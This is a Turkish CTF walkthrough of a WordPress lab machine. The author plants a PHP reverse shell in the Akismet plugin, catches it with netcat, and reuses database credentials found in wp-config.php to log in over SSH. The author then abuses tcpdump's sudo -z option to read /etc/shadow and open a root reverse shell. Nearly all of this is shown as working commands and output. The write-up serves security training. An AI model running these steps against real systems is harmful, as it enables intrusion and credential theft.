
-Bu sebeple Editor kısmına geçiş yapıyorum ve "akismet.php" API'sinin içerisine bu Wordshell'i yapııştırıyorum.

-İçerisine kendi IP adresimi ve belirlediğim bir portu set ediyorum.

-Ardından güncelleme işlemini gerçekleştiriyorum.

```
(root@kali)-[~]  
# nc -lvp 4443  
listening on [any] 4443 ...
```

-Ardından “netcat” ile Ip adresim üzerinden belirttiğim portu dinlemeye alıyorum.



-İçerisine .php dosyası eklediğim plugini aktif ediyorum.

```
Dosya Eylemler Düzen Görünüm Yardım  
(root@kali)-[~]  
# nc -lvp 4443  
listening on [any] 4443 ...  
192.168.139.182: inverse host lookup failed: Unknown host  
connect to [192.168.139.176] from (UNKNOWN) [192.168.139.182] 45484  
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux  
10:10:09 up 58 min, 0 users, load average: 0.62, 0.20, 0.21  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$
```

-Aktif etme işleminin ardından netcat üzerine bağlantı bilgisi düşüyor.

-Kullanıcının yetkisiz olduğunu görüntülüyorum.

-Bir sonra ki uygulamam da bu yetkiyi yükseltmeye çalışacağım.

Yetki Yükseltme

- Bir önceki uygulamamızda kullanıcı adı ve şifre bilgisini Wireshark aracılığıyla öğrenmiştik.
- Ardından bu kullanıcı adı ve şifreyle sisteme girip içeriye bir shell kapısı açmıştık.
- Erişim sağladığımız kullanıcı yetkisiz olduğu için şuan da yetki yükseltme işlemiyle devam etmekteyiz.

```
(root@kali)~# nc -lvp 4443
listening on [any] 4443 ...
192.168.139.182: inverse host lookup failed: Unknown host
connect to [192.168.139.176] from (UNKNOWN) [192.168.139.182] 45484
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/
Linux
10:10:09 up 58 min, 0 users, load average: 0.62, 0.20, 0.21
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/
$ whoami
www-data
$
```

- Yetkisiz olduğumuzu buradan görüntüleyebiliriz.

```
$ cd www
$ ls
html
$ cd html
$ ls
index.php
ipdata
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
```

- "var" dosyası içerisinde "www" web sunucu bilgilerini içeren dosyaya geçiş yapıyorum ve burada bir config dosyası aramaktayım.

```

* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.

```

-Burda "wp-config.php" dizinini cat ile görüntülüyorum.

-İçerisine baktığım da MYSQL üzerinden bir işlem gerçekleştirildiğini görüntülüyorum.

-Burada bulunan kullanıcı adı ve şifreyi kullanarak SSH bağlantısı ile Uçbirim üzerinden yetki alabilirim.

```

# ssh webdeveloper@192.168.139.182
The authenticity of host '192.168.139.182 (192.168.139.182)' can't be established.
ECDSA key fingerprint is SHA256:qgNlWWIX9wv+ilg9Bqpq+ENCHqG3lhlsM1bMQJygYDM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.139.182' (ECDSA) to the list of known hosts.
webdeveloper@192.168.139.182's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Wed Aug 11 10:22:05 UTC 2021

System load:  0.64               Processes:    159
Usage of /:   26.9% of 19.56GB    Users logged in: 0
Memory usage: 45%                IP address for eth0: 192.168.139.182
Swap usage:   2%

 * Security certifications for Ubuntu!
We now have FIPS, STIG, CC and a CIS Benchmark.

- http://bit.ly/Security_Certification

 * Want to make a highly secure kiosk, smart display or touchscreen?
Here's a step-by-step tutorial for a rainy weekend, or a startup.

- https://bit.ly/secure-kiosk

176 packages can be updated.
54 updates are security updates.

```

-Uçbirime geçiş yapıyorum ve burada SQL üzerinden elde ettiğim kullanıcı adı ve şifreyle bağlantı kuruyorum.

-Sisteme başarılı bir şekilde giriş gerçekleştirdim.

-Şuan buraya kadar yatay bir yetki yükseltme işlemi gerçekleştirdik.

-Şimdi sırada dikey yetki yükseltme işlemi vardır.

```
webdeveloper@webdeveloper:~$ sudo -l
[sudo] password for webdeveloper:
Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
```

- SSH bağlantısı üzerinde "/home/webdeveloper" dizinine geçiş yapıyorum ve burada "sudo -l" komutunu kullanıyorum.
- Bu komut sayesinde bu kullanıcının root yetkisi ile kullanabildiği araçları görüntülüyorum.
- Tcdump aracının dizinini kopyalıyorum.

Using tcpdump :

```
1 echo $'id\ncat /etc/shadow' > /tmp/.test
2 chmod +x /tmp/.test
3 sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
```

- Ardından tarayıcı üzerine geçiş yapıyorum ve burada dizini yapıştırıyorum.
- Dizinin arkasına "privilege escalation" kelimelerini getirip arıyorum.
- Bu arama sonucunda tcpdump aracı ile yetkilerimi nasıl yükselteceğim hakkında bilgi almaya çalışıyorum.

Sudo Zafiyetinden Yararlanma


- Son yaptığımız uygulamada elde ettiğimiz kullanıcının root olarak tcpdump aracını kullanabildiğini görüntülemiştik.
- Daha sonrasında tarayıcı üzerinde tcpdump aracı ile nasıl root olma işlemi gerçekleştirilir bunun hakkında bilgi sahibi olmuştuk.

```
webdeveloper@webdeveloper:/$ cd var
webdeveloper@webdeveloper://var$ ls
backups cache crash lib local lock log mail opt run snap spool tmp www
webdeveloper@webdeveloper://var$ cd www
webdeveloper@webdeveloper://var/www$ ls
html
webdeveloper@webdeveloper://var/www$ cd html/
webdeveloper@webdeveloper://var/www/html$ ls
index.php wp-activate.php wp-config.php wp-includes wp-mail.php xmlrpc.php
ipdata wp-admin wp-config-sample.php wp-links-opml.php wp-settings.php
license.txt wp-blog-header.php wp-content wp-load.php wp-signup.php
readme.html wp-comments-post.php wp-cron.php wp-login.php wp-trackback.php
webdeveloper@webdeveloper://var/www/html$ cd wp-content/
webdeveloper@webdeveloper://var/www/html/wp-content$ ls
index.php plugins themes uploads
webdeveloper@webdeveloper://var/www/html/wp-content$ cd plugins
webdeveloper@webdeveloper://var/www/html/wp-content/plugins$ ls
akismet hello.php index.php
webdeveloper@webdeveloper://var/www/html/wp-content/plugins$ cd akismet
webdeveloper@webdeveloper://var/www/html/wp-content/plugins/akismet$ ls
akismet.php class.akismet.php _inc readme.txt
class.akismet-admin.php class.akismet-rest-api.php index.php views
class.akismet-cli.php class.akismet-widget.php LICENSE.txt wrapper.php
webdeveloper@webdeveloper://var/www/html/wp-content/plugins/akismet$
```

- Şuanda yapacağım işlemde sisteme plugin üzerinden eklediğim .php dosyasını bulma işlemi var.

-Bu işlem için Linux Dosya Sistemi pdf'inde bildiğimiz gibi "/var/www/html" dizininin içerisinde arıyoruz.

- Bulmuş olduğum dizini kopyalıyorum.



- Ardından dizini herhangi bir not alabileceğim dosyaya kopyalıyorum ve sonuna içerisinde shell kapısı oluşturduğum php dosyasını da ekliyorum.

- Ekleme işleminden sonra bu dizini kopyalıyorum.

```
-bash: /var/www/html/wp-content/plugins/akismet/class.akismet-admin.php: Permission denied
webdeveloper@webdeveloper:/$ echo $'php /var/www/html/wp-content/plugins/akismet/class.akismet-admin.php'
> /tmp/.test
webdeveloper@webdeveloper:/$
```

-Şimdi ise Tarayıcı üzerinde elde ettiğim koda kendi bilgilerimi set edip işlemi gerçekleştireceğim.

-Burada gerçekleştirdiğim işlem sonucunda “/.test” dizinine yazma işlemi gerçekleştirecek.

```
webdeveloper@webdeveloper:/tmp$ ls -la
..
.font-unix
.ICE-unix
systemd-private-a3d2732f433c4c69a528c0351a468df8-apache2.service-omVnsd
systemd-private-a3d2732f433c4c69a528c0351a468df8-systemd-resolved.service-je3Jgf
systemd-private-a3d2732f433c4c69a528c0351a468df8-systemd-timesyncd.service-9Pkzkc
.test
.Test-unix
vmware-root_482-868982884
.X11-unix
.XIM-unix
```

-/TMP dosyasına geçiş yapıyorum ve burada "ls -a" komutu ile text dosyamı görüntülüyorum.

```
webdeveloper@webdeveloper:/tmp$ chmod +x .test
webdeveloper@webdeveloper:/tmp$
```

-Şimdi ise bu text dizinine “chmod” komutu ile yetki veriyorum.

```
1 echo $'id\ncat /etc/shadow' > /tmp/.test
2 chmod +x /tmp/.test
3 sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
```

-Bu işlemlerin ardından Tarayıcı üzerinde ki 3.adıma geçiyorum.

-Burada bu kodu kopyalıyorum.

```
Dosya Eylemler Düzen Görünüm Yardım
(root@kali)-[~]
# nc -lvp 4443
listening on [any] 4443 ...
```

-Kodu çalıştırmadan önce .php dosyasının içerisine set ettiğim port adresini netcat ile dinlemeye alıyorum.

```
webdeveloper@webdeveloper:/tmp$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/.test -Z root
[sudo] password for webdeveloper:
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
14 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:/tmp$ PHP Notice: Undefined variable: daemon in /var/www/html/wp-content/plugin
s/akismet/class.akismet-admin.php on line 184
Successfully opened reverse shell to 192.168.139.176:4443
```

-Burada bir shell kapısı daha oluşturup netcat üzerinde dinlemeye aldığım IP üzerinden root yetkisine erişim sağladım.

```
# nc -lvp 4443
listening on [any] 4443 ...
192.168.139.182: inverse host lookup failed: Unknown host
connect to [192.168.139.176] from (UNKNOWN) [192.168.139.182] 45490
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/
Linux
10:56:10 up 1:44, 1 user, load average: 0.04, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
webdevel pts/0    192.168.139.176 10:22    2:06   0.13s  0.13s -bash
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

-Netcat üzerine geçiş yapıyorum ve burada "whoami" komutu ile hangi yetkilere sahip olduğumu görüntülüyorum.

-Başarılı bir şekilde CTF'i tamamladık.